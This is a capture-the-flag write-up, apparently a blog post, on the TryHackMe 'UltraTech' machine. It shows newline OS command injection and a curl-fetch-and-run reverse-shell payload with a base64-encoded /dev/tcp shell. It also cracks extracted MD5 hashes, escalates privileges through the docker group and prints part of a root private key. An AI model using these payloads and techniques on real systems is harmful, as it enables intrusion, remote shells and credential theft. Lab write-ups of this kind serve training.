TL;DR
After enumerating the website, we reach the endpoint /partners.html, and find requests are being sent to port 8081, to /ping. There we exploit OS Command Injection to get shell as www-data.
Next, we find utech.db.sqlite sqlite3 database, and crack the hash of user r00t, and then moving to user r00t.
Finally, we detect user r00t is in the group docker, and exploit it to get docker shell when mounted to /root, and by this way get root shell.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can see port 21 with ftp, port 22 with ssh and port 31331 with apache http server.
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:84:3e:e0:df:36:f3:04:9f:68:33:a2:e5:93:b1:77 (RSA)
|   256 66:15:d4:86:64:53:3a:3b:9e:fe:6c:22:f7:47:32:af (ECDSA)
|_  256 7a:ec:cb:2d:1f:f6:78:11:e3:00:3f:13:d2:2d:a9:dc (ED25519)
31331/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Find hidden endpoint and exploit OS Command Injection to get reverse shell
First, let’s visit the root page

We can’t find anything interesting, let’s use ffuf to find more staff.
┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ ffuf -u "http://$target:31331/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.55.47:31331/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

robots.txt              [Status: 200, Size: 53, Words: 4, Lines: 6, Duration: 355ms]
images                  [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 4309ms]
css                     [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 353ms]
js                      [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 359ms]
javascript              [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 353ms]

Let’s go to robots.txt, check what we can find there:
┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ curl http://$target:31331/robots.txt
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
Okay, let’s get /utech_sitemap.txt:
┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ curl http://$target:31331/utech_sitemap.txt
/
/index.html
/what.html
/partners.html
Now, we can visit the pages we got.
Inside http://10.10.55.47:31331/partners.html we find login portal

When we visit the page, we can see at the background that is some GET request to port 8081, to ping REST endpoint.

Let’s try to get OS Command Injection.
When trying to put regular chars like |, ; and &, we can see it filters and remove them.
However, we can give newline and by this way execute commands: For example, we give this input:
/ping?ip=10.10.78.198%0aid
and we can see the command id is being executed.

We want to upload reverse shell and then execute, this is what we are gonna execute:
curl http://10.9.2.147:8081/revshell.sh -o /tmp/revshell.sh
chmod +x /tmp/revshell.sh
/tmp/revshell.sh
And after url encoding, full payload:
ip=10.9.2.147%0acurl+http://10.9.2.147:8081/revshell.sh+-o+/tmp/revshell.sh%0achmod+%2bx+/tmp/revshell.sh%0a/tmp/revshell.sh
On our local machine we’ll create the reverse shell, with the payload from penelope:
┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ echo -e '#!/bin/bash\nprintf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' > revshell.sh

┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ python3 -m http.server 8081

And now just send this, and we get the reverse shell.

For the question they asks, which software uses port 8081, we can execute lsof to detect which process uses specific port:
www@ip-10-10-78-198:~/api$ lsof -i :8081
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
node    1501  www   18u  IPv6  33126      0t0  TCP *:tproxy (LISTEN)
In this case, it is probably node.js, and this is actually the correct answer. we can also detect is easily when looking on the files.`

Crack the hash of user r00t from utech.db.sqlite
We can find the file utech.db.sqlite which is sqlite3 db, let’s download it and analyze it.
www@ip-10-10-78-198:~/api$ ls
index.js  node_modules  package.json  package-lock.json  start.sh  utech.db.sqlite
www@ip-10-10-78-198:~/api$ file utech.db.sqlite
utech.db.sqlite: SQLite 3.x database, last written using SQLite version 3026000
I downloaded using penelope, then we’ll use sqlite3 to access the db.

┌──(agonen㉿kali)-[~/thm/UltraTech]
└─$ sqlite3 utech.db.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .table
users
sqlite> select * from users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0
As we can see, we manage to extract the hashes
Let’s crack the hashes using https://hashes.com/en/decrypt/hash
0d0ea5111e3c1def594c1684e3b9be84
f357a0c52799563c7c7b76c1e7543a32

So, we got this crack:
admin:mrsheafy
r00t:n100906

there are 4 users on this machine, as we can see using cat /etc/passwd

We can now change to user r00t using su, with the password n100906.
su r00t
Privilege Escalation to Root using docker shell
When we checking our user group and id, using the command id, we can see we are in the docker group.
r00t@ip-10-10-78-198:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
When we search for docker images, we find one:
r00t@ip-10-10-78-198:~$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED       SIZE
bash         latest    495d6437fc1e   6 years ago   15.8MB
We can now just execute this docker image, and gain root shell.
r00t@ip-10-10-78-198:~$ docker run -it 495d6437fc1e
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Why? I asked ChatGPT, and that’s what he gave me
| Step | What’s happening |
|---|---|
You type docker run … |
CLI sends request to the Docker daemon |
dockerd (root) handles it |
Creates container, sets namespaces, mounts |
| Container starts as UID 0 | You see a shell prompt from inside it |
| If isolation is weakened | You can touch host files ⇒ host root access |

The problem is that we didn’t mount to any folder, so folder /root is empty.
Let’s try it again, this time when mounting /root to /root
docker run -it -v /root:/root 495d6437fc1e

Here we can get the first 9 chars of the private key:
root@a2076e88af98:/# head /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
root@a2076e88af98:/#